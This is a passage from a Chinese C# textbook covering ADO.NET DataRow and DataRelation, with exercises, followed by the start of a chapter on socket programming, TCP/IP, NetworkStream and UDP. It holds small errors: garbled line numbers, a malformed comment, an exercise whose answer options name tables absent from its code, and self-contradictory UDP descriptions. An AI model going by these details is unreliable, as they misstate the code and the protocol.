项目内容：前面学习简单绑定的时候已经学习了通过数据集显示学生表的信息。现在学校的学生管理部门需要存储每一个新被录取学生的详细资料，以便添加和查询学生信息。对于毕业的学生需要把他们的记录从表中删除。

项目目的：

（1）掌握 Dataset、DataTable、DataRow 三者之间的关系。

（2）掌握通过 DataRow 添加删除行的信息。

项目步骤：

使用 DataRow 增加删除行并更新数据库的界面如图 16-4 所示。

图 16-4　使用 DataRow 增加删除行并更新数据表

代码如下。

```
DataTable dt;
DataRow dr;
private void Form2_Load(object sender, EventArgs e)
    {
        this.studentInfoTableAdapter.Fill(this.studentDataSet.studentInfo);
    }
    private void cmdadd_Click(object sender, EventArgs e)
    {
        textBox1.Text = "";
        textBox2.Text = "";
        textBox3.Text = "";
        textBox4.Text = "";
        textBox5.Text = "";
        textBox6.Text = "";
        cmdadd.Enabled = false;
    }
private void cmdsave_Click(object sender, EventArgs e)
    {
        dt=studentDataSet.Tables["studentInfo"];
        dr = dt.NewRow();
        dr[0] = textBox1.Text;
        dr[1] = textBox2.Text;
        dr[2] = textBox3.Text;
        dr[3] = textBox4.Text;
        dr[4] = textBox5.Text;
        dr[5] = textBox6.Text;
        dr[6] = "null";
        dt.Rows.Add(dr);
        this.studentInfoTableAdapter.Update(studentDataSet);
        textBox1.Enabled = false;
        textBox2.Enabled = false;
        textBox3.Enabled = false;
        textBox4.Enabled = false;
        textBox5.Enabled = false;
        textBox6.Enabled = false;
        cmdsave.Enabled = false;
        cmdadd.Enabled = true;
        this.studentInfoTableAdapter.Fill(this.studentDataSet.studentInfo);
    }
private void cmddelete_Click(object sender, EventArgs e)
    {
        string no = textBox1.Text;
        dr = studentDataSet.Tables["studentInfo"].Rows.Find(no);
        dr.Delete();
        this.studentInfoTableAdapter.Update(studentDataSet);
    }
```

执行表单并验证输出，如图 16-5 所示。

图 16-5 使用 DataRow 增加删除行

16.5 DataRelation 类

在处理多个 DataTable 对象时，通常需要表示（并实施）表数据之间的关系。这由 DataRelation 类来完成。可将多个 DataRelation 对象组合起来，构成一个 DataRelation-Collection 对象。

关系可以用 DataRelation 类的多个属性来定义，包括 ChildTable、ChildColumns、ChildKeyConstraint、ParentTable 和 ParentKeyConstraint 等。这些属性都是对相应对象的引用，如 DataTable 和 DataColumn 对象。关系名也被存储在 DataRelation.RelationName 属性中。

为 DataSet 对象中的表指定主键、建立关系，可以保证数据的完整性，例如，主键取值不能重复，不能删除主表中的数据（如某个学生）而不删除另一个表中和其有关的数据（如另一个表中的学生成绩）等。

（1）设置表的主键。

```
DataColumn[] pKey=new DataColumn[1];
pKey[0]=MyDataSet.Tables["StudentInfo"].Columns["sno"];
MyDataSet.Tables["StudentInfo"].PrimaryKey=pKey;
```

（2）建立两个表的联系。

```
MyDataSet.Relations.Add("sno",
MyDataSet.Tables["StudentInfo"].Columns["sno"],
MyDataSet.Tables["chengji"].Columns["sno"]);
```

16.6 CurrencyManager 和 BindingContext 类

Windows 窗体控件绑定到的任何数据源将都具有一个关联的 CurrencyManager 对象。其作用如下：CurrencyManager 对象跟踪位置，监控对该数据源的绑定。对于当前绑定的每个离散数据源，在窗体上都有一个 CurrencyManager 对象。如果窗体上的所有控件都绑定到一个源（例如，几个 TextBox 控件绑定到同一数据表），那么它们将共享同一个 CurrencyManager。但是，有时窗体上的控件将绑定到不同的源，在这种情况下，窗体上有多个 CurrencyManager 对象，每个都跟踪控件正在使用哪个记录（Position 属性）或数据元素，即 Item_Change 事件。

每个 Windows 窗体都有一个 BindingContext 对象。BindingContext 对象跟踪窗体上的所有 CurrencyManager 对象。因此，任何具有数据绑定控件的 Windows 窗体都至少有一个跟踪一个

（或多个）CurrencyManager 对象的 BindingContext 对象，而每个 Currency-Manager 对象又跟踪一个数据源。如果使用容器控件，如 GroupBox、Panel 或 TabControl 来包含数据绑定控件，则可以只为该容器控件及其控件创建一个 Binding Context 对象。这会使窗体的各个部分都由它自己的 CurrencyManager 对象来管理。有关为同一数据源创建多个 CurrencyManager 对象的更多详细信息，请参见 BindingContext 构造函数。

例如：

```
comboBox1.DataSource = DataSet1;
comboBox1.DisplayMember = "classInfo.classno";
this.BindingContext[dataSet1, " classInfo "].Position = 1;
```

另外，如果用一个 DataSet 绑定到一个 DataView，则控件绑定到 DataView 而非 DataSet。此时 DataSet 和 DataView 将产生两个不同的 CurrencyManager。

16.7　复习与提示

本章介绍了 ADO.NET 体系结构，首先介绍了数据适配器的属性和方法，然后介绍了数据集，并且介绍了 DataTable 类包含的 DataRow、DataColumn 和 Constaint 等代码的书写来完成对数据库的添加、删除、更新操作。

16.8　习题

（1）已知 ds 为数据集对象，则以下语句的作用是（　　）。

```
ds.Tables["chengji"].Constraints.Add(
new UniqueConstraint("UC_cj",new string[]{"sno","subject"},true));
```

A．为表“ chengji ”添加一个由列“ sno ”、“ subject ”组合成的主键约束

B．为表“ chengji t ”添加一个由列“ sno ”、“ subject ”组合成的唯一性约束

C．为数据集 ds 添加一个名为“ chengji ”的数据表，并添加两个列，列名分别为“ sno ”、“ subject ”

D．为数据集 ds 添加一个名为“ chengji ”的数据表，并添加一个名为“ UC_cj ”的数据列

（2）数据集对象 ds 包含两个表，表名分别为“ Profinfo ”和“ classInfo ”。执行下列语句：

```
ds.Relations.Add("FK_CustomersOrders",ds.Tables["Profinfo "].Columns["profNo"],ds.Tables
["classInfo "]. Columns["profNo "],false);
```

该语句运行结果有（　　）。

A．为 dsNorthwind 创建了表“ Customers ”和“ Orders ”之间的导航关系

B．为表“ Customers ”创建了一个唯一性约束

C．为表“ Orders ”创建了一个唯一性约束

D．为表“ Customers ”创建了一个外键约束，其父表为“ Orders ”

E．为表“ Orders ”创建了一个外键约束，其父表为“ Customers ”

（3）用 SelectCommand 属性书写代码，给一个文本框输入专业代码，把该专业的详细信息显示出来。

（4）新建一张学生每学年缴费的信用卡表 CreditCardInfo，给这张表添加三列，分别用 creditno、name、password 来表示信用卡号、学生姓名和密码。表格创建好后为表添加两条记录，并显示在 DataGridView 中。

第17章 网络编程

本章学习要点

- 掌握 Socket 的基本概念和通信方法;
- 了解 TCP/IP 网络模型;
- 理解获得网络端点的相关类;
- 了解网络流;
- 掌握 TCP、UDP 及两者的区别;
- 掌握 SMTP 和 POP3。

17.1 Socket 的基本概念

（1）Socket 即俗称的套接字。

（2）Socket 运行在网络上的两个程序间双向通信连接的末端，它提供客户端和服务器端的连接通道。Socket 绑定于特定端口，这样 TCP 层就知道将数据提供给哪个应用程序。

（3）Socket 的意思是“插座、孔”，还可以把它形象地理解为打电话用的电话机，用户从听筒里听到对方声音，同时将声音通过话筒传给对方。

在实例之前，先来介绍 Socket。

17.1.1 Socket 简介

Windows 中的很多东西都是从 UNIX 领域借鉴过来的，Socket 也一样。在 UNIX 中，Socket 代表了一种文件描述符（在 UNIX 中一切都以文件为单位），而这个描述符则是用于描述网络访问的。什么意思呢？就是程序员可以通过 Socket 来发送和接收网络上的数据。也可以将其理解成一个 API。有了它，用户不用直接操作网卡，而可以通过这个接口来操作，这样就省了很多复杂的操作。

在 C#中，MSDN 为用户提供了 System.Net.Sockets 命名空间，其中包含 Socket 类。一个 Socket 实例包含了一个本地或者一个远程端点的套接字信息。

17.1.2 Socket 编程原理

套接字是支持 TCP/IP 协议的网络通信的基本操作单元。可以将套接字看做不同主机间的进程进行双向通信的端点，它构成了单个主机内及整个网络间的编程界面。套接字通常和同一个域中的套接字交换数据，各种进程使用这个相同的域互相用 Internet 协议进行通信。

套接字有两种不同的类型：流套接字和数据报套接字。

要通过互联网进行通信，至少需要一对套接字，其中一个运行于客户端，称之为ClientSocket；另一个运行于服务器端，称之为ServerSocket。

根据连接启动的方式以及本地套接字要连接的目标，从连接的建立到连接的结束，每个Socket 应用大致包含以下几个基本步骤。

（1）服务器端 Socket 绑定于特定端口，服务器侦听 Socket 等待连接请求。

（2）客户端向服务器和特定端口提交连接请求。

（3）服务器接收连接，产生一个新的 Socket，绑定到另一端口，由此 Socket 来处理和客户端的交互，服务器继续侦听原 Socket 来接收其他客户端的连接请求。

（4）连接成功后客户端也产生一个 Socket，并通过它来与服务器端通信（注意，客户端Socket 并不与特定端口绑定）。

（5）服务器端和客户端通过读取和写入各自的 Socket 来进行通信。

套接字处理数据有两种基本模式：同步套接字和异步套接字。

同步套接字：其特点是在通过 Socket 进行连接、接收、发送操作时，客户机或服务器在接收到对方响应前会处于阻塞状态。它适用于数据处理不太多的场合。

异步套接字：其在通过 Socket 进行连接、接收、发送操作时，客户机或服务器不会处于阻塞方式，而是利用 callback 机制进行连接、接收和发送处理，这样就可以在调用发送或接收的方法后直接返回，并继续执行下面的程序。

IP 连接领域有以下两种通信类型。

1．面向连接的

在面向连接的套接字中，使用 TCP 协议来建立两个 IP 地址端点之间的会话。一旦建立了这种连接，就可以在设备之间可靠地传输数据。

为了建立面向连接的套接字，服务器和客户端必须分别进行编程。对于服务器端的程序，建立的套接字必须绑定到用于 TCP 通信的本地 IP 地址和端口上。下面这两段代码可以简单地看出面向连接的套接字工作过程：

服务端代码

如下：

```
        //在程序设计之前必须引用 System.Net.Sockets 和 System.Net 命名空间
01.     IPHostEntry Local = Dns.GetHostByName(Dns.GetHostName());
02.     IPEndPoint iep = new IPEndPoint(Local.AddressList[0], 80);
03.     Socket LocalSocket = new Socket(AddressFamily.InterNetwork,
04.     SocketType.Stream, ProtocolType.Tcp);
05.     LocalSocket.Bind(iep);
06.     LocalSocket.Listen(10);
07.     Socket ClientSocket = LocalSocket.Accept();
        */到此服务器将处于阻塞状态，知道有客户机请求连接，一旦有客户机连接到
        服务器，ClientSocket 对象将包含该客户机的所有连接信息。客户端与服务器即可进行通信*/
```

客户端代码如下。

```
01.     IPAddress RemoteHost = IPAddress.Parse("127.0.0.1");
02.     IPEndPoint iep = new IPEndPoint(RemoteHost, 80);
03.     Socket LocalSocket = new Socket(AddressFamily.InterNetwork,
04      SocketType.Stream, ProtocolType.Tcp);
05.     LocalSocket.Connect(iep);
        /*程序运行后，客户端在与服务器建立连接之前，系统不会执行 Connect 方法
        后的语句，而处于阻塞状态。一旦客户端与服务器建立连接，客户端与服
        务器即可进行通信*/
```

2．无连接的

UDP 协议使用无连接的套接字，不需要在网络设备之间发送连接信息。UDP 客户机不需要 Connect 方法。

由于不存在确定的连接，所以可以直接使用 SendTo 方法和 ReceiveFrom 方法发送和接收数据。在两个设备之间的通信结束之后，可以像 TCP 中使用的方法一样，对套接字使用 Shutdown 和 Close 方法。

需要接收数据时，必须使用 Bind 方法将套接字绑定到一个本地地址/端口对上后才能使用 ReceiveFrom 方法接收数据。如果只发送而不接收，则不需要使用 Bind 方法。

具体如图 17-1 和图 17-2 所示。



图 17-1　面向连接的套接字系统调用流程



图 17-2　无连接的套接字系统调用流程

17.2 TCP/IP 网络模型

TCP/IP 起源于 20 世纪 60 年代末美国政府资助的一个网络分组交换研究项目，TCP/IP 是发展至今最成功的通信协议，它被用于当今所构建的最大的开放式网络系统 Internet 之上。

TCP 和 IP 是两个独立且紧密结合的协议，负责管理和引导数据报文在 Internet 上的传输。二者使用专门的报文头定义每个报文的内容。TCP 负责和远程主机的连接，IP 负责寻址，使报文被送到其该去的地方。TCP/IP 也分为不同的层次，每一层负责不同的通信功能。但 TCP/IP 简化了层次设备（只有四层），由下而上分别为网络接口层、网络层、传输层、应用层，如图 17-3 所示。



图 17-3 TCP/IP 的层次

TCP/IP 分层模型的四个协议层分别完成以下的功能。

1）网络接口层

网络接口层包括用于协作 IP 数据在已有网络介质上传输的协议。实际上 TCP/IP 标准并不定义与 ISO 数据链路层和物理层相对应的功能。相反，它定义类似地址解析协议（Address Resolution Protocol，ARP）这样的协议，提供 TCP/IP 协议的数据结构和实际物理硬件之间的接口。

2）网络层

网络层对应于 OSI 七层参考模型的网络层。本层包含 IP 协议、RIP（Routing Information Protocol，路由信息协议），负责数据的包装、寻址和路由。同时包含网间控制报文协议（Internet Control Message Protocol，ICMP），以提供网络诊断信息。

3）传输层

传输层对应于 OSI 七层参考模型的传输层，它提供了两种端到端的通信服务。其中 TCP（Transmission Control Protocol，传输控制协议）提供可靠的数据流运输服务，UDP 协议（User Datagram Protocol，用户数据报协议）提供不可靠的用户数据报服务。

4）应用层

应用层对应于 OSI 七层参考模型的应用层和表示层。因特网的应用层协议包括 Finger、Whois、FTP（文件传输协议）、Gopher、HTTP（超文本传输协议）、Telent（远程终端协议）、SMTP（简单邮件传送协议）、IRC（因特网中继会话）、NNTP（网络新闻传输协议）等。

17.3　获得网络端点

17.3.1　IPEndPoint 类

要与远程主机进行通信，仅有 IP 地址是不够的。在 Internet 中，TCP/IP 使用一个网络地址和一个服务端口号来唯一标识设备和服务。网络地址标识网络上的设备，端口号标识该设备上特定的服务。网络地址和服务端口的组合称为端点。在 C#中，使用 IPEndPoint 类表示这个端点，该类包含了应用程序连接到主机上的服务所需的 IP 地址和端口信息。

IPEndPoint 类：将网络端点表示为 IP 地址和端口号，如表 17-1 所示。

表 17-1　IPEndPoint 类

名　称	说　明
IPEndPoint（Int64，Int32）	用指定的地址和端口号初始化 IPEndPoint 类的新实例。由.NET Compact Framework 支持
IPEndPoint（IPAddress，Int32）	用指定的地址和端口号初始化 IPEndPoint 类的新实例。由.NET Compact Framework 支持

IPAddress 类：提供网际协议（IP）地址，如表 17-2 所示。

表 17-2　IPAddress 类

名　称	说　明
IPAddress（Byte[]）	用指定为 Byte 数组的地址初始化 IPAddress 类的新实例。由.NET Compact Framework 支持
IPAddress（Int64）	用指定为 Int64 的地址初始化 IPAddress 类的新实例。由.NET Compact Framework 支持
IPAddress（Byte[]，Int64）	用指定的地址和范围初始化 IPAddress 类的新实例。由.NET Compact Framework 支持

Dns 类：提供简单的域名解析功能。

IPHostEntry 类：为 Internet 主机地址信息提供容器类。

下面的例子演示了上述四个类的使用方法。在这个例子中，单击“百度所用的服务器 IP 地址”按钮可以显示百度服务器 IP 地址信息；单击“显示本机 IP 信息”按钮可以显示本机主机名及 IP 地址。

IPAddress 类、Dns 类、IPHostEntry 类和 IPEndPoint 类的使用方法如下。

（1）创建一个名为 IPTest 的 Windows 应用程序项目。

（2）从工具箱中向设计窗体拖动一个 ListBox 控件、两个 Button 控件，设计界面效果如图 17-4 所示。

图 17-4　界面效果图

（3）切换到 FrmMain 的代码编辑模式，添加命名空间的引用，即：

```
using System.Net;
```

（4）分别在两个按钮的 Click 事件中添加如下代码。

```
//显示本机 IP 信息
```

```
01.     private void BtnLocalIpInfo_Click(object sender, EventArgs e)
02.     {
03.         LsbIPList.Items.Clear();
04.         string HostName = Dns.GetHostName();
05.         LsbIPList.Items.Add(string.Format("获取本机主机名:{0}",
06.         HostName));
07.         IPHostEntry Me = Dns.GetHostEntry(HostName);
08.         LsbIPList.Items.Add("本机所有 IP 地址：");
09.         foreach (IPAddress HostIP in Me.AddressList)
10.         {
11.             LsbIPList.Items.Add(HostIP);
12.         }
13.         IPAddress LocalIP = IPAddress.Parse("127.0.0.1");
14.         IPEndPoint iep = new IPEndPoint(LocalIP, 80);
15.         LsbIPList.Items.Add(string.Format("获取本机端点:{0}",
16.         iep.ToString()));
17.         LsbIPList.Items.Add(string.Format("获取本机 IP 地址:{0}",
18.         iep.Address));
19.         LsbIPList.Items.Add(string.Format("获取网际协议(IP)地址
17.         族:{0}",iep.AddressFamily));
21.         LsbIPList.Items.Add(string.Format("获取本机最大端口:{0}",
22.         IPEndPoint.MaxPort));
23.         LsbIPList.Items.Add(string.Format("获取本机最小端口:{0}",
24.         IPEndPoint.MinPort));
25.     }
        //百度所用的服务器 IP 地址
26.     private void BtnRemoteIpInfo_Click(object sender,EventArgs e)
27.     {
28.         LsbIPList.Items.Clear();
29.     IPHostEntry RemoteHost = Dns.GetHostEntry("www.baidu.com");
30.         IPAddress[] RemoteIP = RemoteHost.AddressList;
31.         LsbIPList.Items.Add("百度：");
32.         foreach (IPAddress IP in RemoteIP)
33.         {
34.             IPEndPoint iep = new IPEndPoint(IP, 80);
35.             LsbIPList.Items.Add(iep);
36.          }
37.     }
```

（5）按 F5 键编译并执行，观察本机和远程的 IP 地址情况。

17.3.2 IPHostEntry 类

IPHostEntry 类的实例对象中包含 Internet 主机的相关信息。常用属性有 AddressList 属性和 HostName 属性。

AddressList 属性的作用是获取或设置与主机关联的 IP 地址列表，是一个 IPAddress 类型的数组，包含指定主机的所有 IP 地址；HostName 属性则包含服务器的主机名。

在 Dns 类中，有一个专门获取 IPHostEntry 对象的方法，通过 IPHostEntry 对象，可以获取本地或远程主机的相关 IP 地址。

例如，获取百度和本机的 IP 地址列表的代码如下。

```
//在程序设计之前必须引用 System.Net 命名空间
```

```
01.        LsbIPList.Items.Add("百度所用的服务器 IP 地址有：");
02.       IPAddress[] Ip;
03.        Ip=Dns.GetHostEntry("WWW.BaiDu.Com").AddressList;
04.        LsbIPList.Items.AddRange(Ip);
05.        LsbIPList.Items.Add("本机 IP 地址为：");
06.        Ip = Dns.GetHostEntry(Dns.GetHostName()).AddressList;
07.        LsbIPList.Items.AddRange(Ip);
```

17.4　网络流

流是对串行传输的数据的一种抽象表示，底层的设备可以是文件、外部设备、主存、网络套接字等。

流有三种基本的操作：写入、读取和查找。

数据从内存缓冲区传输到外部源，这样的流称为“写入流”。

数据从外部源传输到内存缓冲区，这样的流称为“读取流”。

C#在 System.Net.Sockets 名称空间中提供了一个专门的 NetworkStream 类，用于通过网络套接字发送和接收数据。

NetworkStream 类支持对网络数据的同步或异步访问，它可被视为在数据来源端和接收端之间架设了一个数据通道。

对于 NetworkStream 流，写入操作是指从来源端内存缓冲区到网络的数据传输；读取操作是从网络上到接收端内存缓冲区（如字节数组）的数据传输。

构造 NetworkStream 对象的常用形式如表 17-3 所示。

表 17-3　NetworkStream 对象的常用形式

名　称	说　明
NetworkStream（Socket）	为指定的 Socket 创建 NetworkStream 类的新实例。由.NET Compact Framework 支持
NetworkStream（Socket，Boolean）	用指定的 Socket 所属权为指定的 Socket 初始化 NetworkStream 类的新实例。由.NET Compact Framework 支持
NetworkStream（Socket，FileAccess）	用指定的访问权限为指定的 Socket 创建 NetworkStream 类的新实例。由.NET Compact Framework 支持
NetworkStream（Socket，FileAccess，Boolean）	用指定的访问权限和指定的 Socket 所属权为指定的 Socket 创建 NetworkStream 类的新实例。由.NET Compact Framework 支持

一旦构造了一个 NetworkStream 对象，就不需要使用 Socket 对象了。也就是说，在关闭网络连接之前可以一直使用 NetworkStream 对象发送和接收数据。

下面的代码表示使用 Socket 的所属权创建 NetworkStream。

```
        //在程序设计之前必须引用 System.Net.Sockets 和 System.Net 命名空间
01.     Socket LocalSocket = new Socket(AddressFamily.InterNetwork,
02.     SocketType.Stream, ProtocolType.Tcp);
03.     NetworkStream myNetworkStream;
04.     if (networkStreamOwnsSocket)
05.     {
06.         myNetworkStream = new NetworkStream(LocalSocket, true);
07.     }
```

```
08.         else
09.         {
10.             myNetworkStream = new NetworkStream(LocalSocket);
11.         }
```

NetworkStream 的 DataAvailable 属性：获取一个值，该值指示在要读取的 NetworkStream 上是否有可用的数据。使用 DataAvailable 属性确定是否可以读取数据。如果 DataAvailable 为 True，则对 Read 的调用将立即返回。如果远程主机处于关机状态或关闭了连接，则 DataAvailable 可能会引发 SocketException。

下面来看一个示例。

只要有数据可用，下面的代码表示从 NetworkStream 中读取数据。

```
            //在程序设计之前必须引用 System.Net.Sockets 和 System.Net 命名空间
01.         Socket LocalSocket = new Socket(AddressFamily.InterNetwork,
02.         SocketType.Stream, ProtocolType.Tcp);
03.         NetworkStream myNetworkStream = new NetworkStream(LocalSocket);
04.         if (myNetworkStream.CanRead)
05.         {
06.             byte[] myReadBuffer = new byte[1024];
07.             StringBuilder myCompleteMessage = new StringBuilder();
08.             int numberOfBytesRead = 0;
09.             do
10.             {
11.                 numberOfBytesRead = myNetworkStream.Read(myReadBuffer, 0,
12.                 myReadBuffer.Length);
13.                 myCompleteMessage.AppendFormat("{0}",
14.                 Encoding.ASCII.GetString(myReadBuffer, 0, numberOfBytesRead));
15.             }
16.             while (myNetworkStream.DataAvailable);
17.             MessageBox.Show(string.Format("接受到的数据是：{0}",
18.             myCompleteMessage));
19.         }
17.       else
21.       {
22.           MessageBox.Show(string.Format("没有任何数据"));
23.       }
```

网络数据传输完成后，不要忘记用 Close 方法关闭 NetworkStream 对象。

17.5 Socket 通信

随着 Web 技术的发展，Socket 通信逐渐被人们遗忘。然而最近 Socket 应用却越来越多。尤其是中国移动、中国联通的短信网关就是基于 Socket 的通信。另外，随着大家对 MSN、QQ 等 IM 通信协议的研究。协议内容随处可以找到。想要制作自己的 MSN、QQ 客户端的用户也有很多。但习惯了 Web 开发和简单 UI 开发的程序员却在这些协议面前迷糊了。

.NET 的 System.Net.Sockets 命名空间封装了大量 Socket 类。使用此命名空间可以通过简单的方法进行复杂的 Sockets 连接和通信。下面教大家建立一个基于 System.Net.Sockets 的通用类库，并基于此说明如何使用这个类库。

（1）建立一个 Windows 应用程序项目。项目命名为 Server，并删除自动生成的 Form1.cs，

如图 17-5 所示。

图 17-5　新建项目

（2）将 Form1.cs 重命名为 FrmMain.cs，并在窗体上建立一个 RichTextBox（RichText）、Label（LabPoint）、Label（LabContent）、TextBox（TxtContent）、TextBox（TxtPoint）和 Button（BtnOK），如图 17-6 所示。

图 17-6　窗体

RichText：显示数据。

TxtContent：发送内容。

TxtPoint：端口号。

BtnOK：发送按钮。

（3）添加命名空间，代码如下。

```
using System.Net.Sockets;
```

（4）在“确定”按钮下编码，代码如下。

```
01.         private void BtnOK_Click(object sender, EventArgs e)
02.        {
03.            if (this.TxtPoint.Text == "")
04.            {
05.                MessageBox.Show("请输入端口号！");
06.            }
07.            else
08.            {
09.                int Point = Convert.ToInt32(this.TxtPoint.Text);
10.                TcpListener listener = new TcpListener(Point);
11.                listener.Start();
12.                this.RichText.AppendText("Waiting for connection..." + "\r");
13.                TcpClient client = listener.AcceptTcpClient();
14.                this.RichText.AppendText("Connection accepted." + "\r");
15.                NetworkStream ns = client.GetStream();
16.                byte[] byteTime = Encoding.UTF8.GetBytes(this.TxtContent.Text);
17.                try
18.                {
19.                    ns.Write(byteTime, 0, byteTime.Length);
17.                    ns.Close();
21.                    client.Close();
22.                }
```

```
23.                 catch (Exception ex)
24.             {
25.                 MessageBox.Show(ex.ToString());
26.             }
27.             listener.Stop();
28.         }
```

（5）建立一个 Windows 应用程序项目。项目命名为 Client，并删除自动生成的 Form1.cs。截图与步骤（1）截图相同。

（6）将 Form1.cs 重命名为 FrmMain.cs，并在窗体上建立一个 RichTextBox（RichText）、Label（LabPoint）、Label（LabNameOrIP）、TextBox（TxtPoint）、TextBox（TxtNameOrIP）和 Button（BtnOK），如图 17-7 所示。

图 17-7　窗体

RichText：显示数据。

TxtNameOrIP：主机名或 IP 地址。

TxtPoint：端口号。

BtnOK：发送按钮。

（7）添加命名空间，代码如下。

```
using System.Net.Sockets;
```

（8）在“确定”按钮下编码，代码如下。

```
01.         private void BtnOK_Click(object sender, EventArgs e)
02.     {
03.         try
04.         {
05.             int Point = Convert.ToInt32(this.TxtPoint.Text);
06.             string HostNameOrIP = this.TxtHostNameOrIP.Text;
07.             this.RichText.AppendText("请求连接" + HostNameOrIP + ":" +
08.              Point.ToString() + "\r");
09.             TcpClient client = new TcpClient(HostNameOrIP, Point);
10.             NetworkStream ns = client.GetStream();
11.             byte[] bytes = new byte[1024];
12.             int bytesRead = ns.Read(bytes, 0, bytes.Length);
13.             this.RichText.AppendText(Encoding.UTF8.GetString(bytes, 0,
14.             bytesRead) + "\r");
15.             client.Close();
16.         }
17.         catch (Exception ex)
18.         {
19.             MessageBox.Show(ex.ToString());
17.         }
21.     }
```

17.6　用户数据报协议

本节首先介绍 UDP（User Datagram Protocol，用户数据报协议）的特点、工作方式及与 TCP 的区别，然后通过一些例子介绍如何利用 UDP 编写网络应用程序。

UDP 是 OSI 参考模型中一种无连接的传输层协议，提供面向事务的简单不可靠信息传送服务，是一个简单的面向数据报的传输层协议，IETF RFC 768 是 UDP 的正式规范。UDP 协议基本

上是 IP 协议与上层协议的接口。UDP 协议适用于端口分别运行在同一台设备上的多个应用程序。

由于大多数网络应用程序都在同一台机器上运行，计算机必须能够确保目的地机器上的软件程序能从源地址机器处获得数据包，以及源计算机能收到正确的回复。这是通过使用 UDP 的“端口号”完成的。例如，如果希望在工作站 192.168.5.45 上使用域名服务系统，它就会给数据包一个目的地址 192.168.5.45，并在 UDP 头插入目标端口号 53。源端口号标识了请求域名服务的本地机的应用程序，同时需要将所有由目的站生成的响应包都指定到源主机的 53 端口上。UDP 端口的详细介绍可以参照相关文章。

与 TCP 不同，UDP 并不提供对 IP 协议的可靠机制、流控制以及错误恢复功能等。因为 UDP 比较简单，UDP 头包含很少的字节，比 TCP 负载消耗少。

UDP 适用于不需要 TCP 可靠机制的情形，例如，当高层协议或应用程序提供错误和流控制功能的时候。UDP 是传输层协议，服务于很多知名应用层协议，包括网络文件系统（NFS）、简单网络管理协议（SNMP）、域名系统（DNS）以及简单文件传输系统（TFTP）、动态主机配置协议（DHCP）、路由信息协议（RIP）和某些影音串流服务 UDP 协议结构等，如图 17-8 所示。

16	32bit
Source port	Destination port
Length	Checksum
Data	

图 17-8　协议结构

（1）Source Port——16 位。源端口是可选字段。当使用时，它表示发送程序的端口，同时它被认为是没有其他信息的情况下需要被寻址的答复端口。如果不使用，则设置值为 0。

（2）Destination Port——16 位。目标端口在特殊因特网目标地址的情况下具有意义。

（3）Length——16 位。该用户数据报的 8 位长度，包括协议头和数据。长度最小值为 8。

（4）Checksum——16 位。IP 协议头、UDP 协议头和数据位，最后用 0 填补的信息假协议头总和。如果必要，可以由两个八位复合而成。

（5）Data——包含上层数据信息。

UDP 协议有如下特点。

（1）UDP 传送数据前并不与对方建立连接，即 UDP 是无连接的，在传输数据前，发送方和接收方相互交换信息使双方同步。

（2）UDP 不对收到的数据进行排序，在 UDP 报文的首部中并没有关于数据顺序的信息（如 TCP 所采用的序号），而且报文不一定按顺序到达，所以接收端无从排起。

（3）UDP 对接收到的数据报不发送确认信号，发送端不知道数据是否被正确接收，也不会重发数据。

（4）UDP 传送数据较 TCP 快速，系统开销也少。

（5）由于缺乏拥塞控制，需要基于网络的机制来减小因失控和高速 UDP 流量负荷而导致的拥塞崩溃效应。换句话说，因为 UDP 发送者不能够检测拥塞，所以使用包队列和丢弃技术的路由器网络基本设备往往成为降低 UDP 过大通信量的有效工具。数据报拥塞控制协议（DCCP）通过在诸如流媒体类型的高速率 UDP 流中增加主机拥塞控制来减小这个潜在的问题。

从以上特点可知，UDP 提供的是无连接的、不可靠的数据传送方式，是一种尽力而为的数据交付服务。

UDP 与 TCP 的区别及优缺点如下。

（1）TCP 是面向连接的可靠的协议，适用于传输大批量的文件，检查是否正常传输。

（2）UDP 是面向非连接的不可靠的协议，适用于传输一次性小批量的文件，不对传输数据报进行检查。

（3）TCP 需要先建立连接才能通话。

（4）UDP 不需要先建立连接，实时性要高。

